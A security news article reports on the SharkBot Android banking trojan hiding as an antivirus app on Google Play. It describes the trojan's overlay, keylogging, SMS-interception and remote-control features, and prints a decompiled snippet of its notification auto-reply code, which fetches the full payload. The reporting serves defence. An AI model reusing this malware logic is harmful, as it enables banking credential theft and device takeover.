
SharkBot malware hides as Android antivirus in Google Play

By **Bill Toulas (https://www.bleepingcomputer.com/author/bill-toulas/)**


March 5, 2022 10:03 AM **0**

SharkBot banking malware has infiltrated the Google Play Store, the official Android app repository, posing as an antivirus with system cleaning capabilities.

Although the trojan app was far from popular, its presence in Play Store shows that malware distributors can still bypass Google's automatic defenses. The app is still present in Google's store at the moment of writing.




The laced Android application that carries SharkBot



Publisher details on the Play Store

SharkBot was discovered in Google Play by researchers at the NCC Group, who today published a detailed technical analysis of the malware.



What can SharkBot do?

The malware was first discovered by Cleafy in October 2021. Its most significant feature, which set it apart from other banking trojans, was transfering money via Automatic Transfer Systems (ATS). This was possible by simulating touches, clicks, and button presses on compromised devices.

NCC reports (https://research.nccgroup.com/2022/03/03/sharkbot-a-new-generation-android-banking-trojan-being-distributed-on-google-play-store/) that the money transfer feature is still available in the latest version but used only in some cases of advanced attacks.

The four primary functions in SharkBot's latest version are:

- **Injections** (overlay attack): SharkBot can steal credentials by showing web content (WebView) with a fake login website (phishing) as soon as it detects the official banking app opened
- **Keylogging**: Sharkbot can steal credentials by logging accessibility events (related to text fields changes and buttons clicked) and sending these logs to the command and control server (C2)
- **SMS intercept**: Sharkbot can intercept/hide SMS messages.
- **Remote control/ATS**: Sharkbot has the ability to obtain full remote control of an Android device (via Accessibility Services).

To perform the above, SharkBot abuses the Accessibility permission on Android and then grants itself additional permissions as needed.

This way, SharkBot can detect when the user opens a banking app, performs the matching web injections, and steals the user's credentials.

The malware can also receive commands from the C2 server to execute various actions such as:

- Send SMS to a number
- Change SMS manager
- Download a file from a specified URL

- Receive an updated configuration file
- Uninstall an app from the device
- Disable battery optimization
- Display phishing overlay
- Activate or stop ATS
- Close a specific app (like an AV tool) when the user attempts to open it

Replying to notifications

One of the notable differences between SharkBot and other Android banking trojans is the use of the relatively new components that leverages the 'Direct reply' feature for notifications.

SharkBot can now intercept new notifications and reply to them with messages coming directly from the C2.


```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    if (statusBarNotification != null) {
        a aVar = new a(this);
        this.f2503e = aVar;
        if (System.currentTimeMillis() - Long.parseLong(aVar.r(getString(R.string.app_name), String.valueOf(System.currentTimeMillis()))) >= 10800000) {
            String r = this.f2503e.r("autoReply", "{}");
            String packageName = statusBarNotification.getPackageName();
            d.a.a.a.c.b.a a = a(statusBarNotification.getNotification(), packageName);
            Bundle bundle = statusBarNotification.getNotification().extras;
            if (!(bundle == null || a == null || packageName == null || r.equals("{}"))) {
                String b2 = b(packageName + bundle.getString("android.title"));
                JSONObject jSONObject = new JSONObject(r);
                if (jSONObject.has("all") || jSONObject.has(packageName)) {
                    long parseLong = Long.parseLong(this.f2503e.r(b2, "0"));
                    if (!this.f2502d.equals(b2) && System.currentTimeMillis() - parseLong > 43200000) {
                        this.f2502d = b2;
                        a.j(getApplicationContext(), jSONObject.has("all") ? jSONObject.getString("all") : jSONObject.getString(packageName));
                        this.f2503e.z(b2, String.valueOf(System.currentTimeMillis()));
                        cancelNotification(statusBarNotification.getKey());
                    }
                }
            }
            this.f2503e.close();
        }
    }
}
```

The code for the auto-reply function *(NCC Group)*

As noted in the NCC report, SharkBot uses this feature to drop feature-rich payloads onto the compromised device by replying with a shortened Bit.ly URL.

The initial SharkBot dropper app contains a light version of the actual malware to reduce the risk of detection and app store rejections.

Through the 'auto reply' feature, a fully-fledged version of SharkBot featuring ATS is fetched directly from the C2 and installed automatically on the device.



Decrypted C2 response commanding the download of the payload *(NCC Group)*

The C2 relies on a DGA (domain generation algorithm) system that makes it more difficult to detect and block the SharkBot command-issuing domains.

To protect yourself from dangerous trojans like SharkBot, never blindly trust any apps on the Play Store, and try to keep installed apps on your device at a minimum.

If you're looking for an Android antivirus, there are several trustworthy vendors who offer their tools for free.

Related Articles:

TeaBot malware slips back into Google Play Store to target US users (https://www.bleepingcomputer.com/news/security/teabot-malware-slips-back-into-google-play-store-to-target-us-users/)

New Xenomorph Android malware targets customers of 56 banks (https://www.bleepingcomputer.com/news/security/new-xenomorph-android-malware-targets-customers-of-56-banks/)

Medusa malware ramps up Android SMS phishing attacks (https://www.bleepingcomputer.com/news/security/medusa-malware-ramps-up-android-sms-phishing-attacks/)

Roaming Mantis Android malware campaign sets sights on Europe (https://www.bleepingcomputer.com/news/security/roaming-mantis-android-malware-campaign-sets-sights-on-europe/)

Chaes banking trojan hijacks Chrome with malicious extensions (https://www.bleepingcomputer.com/news/security/chaes-banking-trojan-hijacks-chrome-with-malicious-extensions/)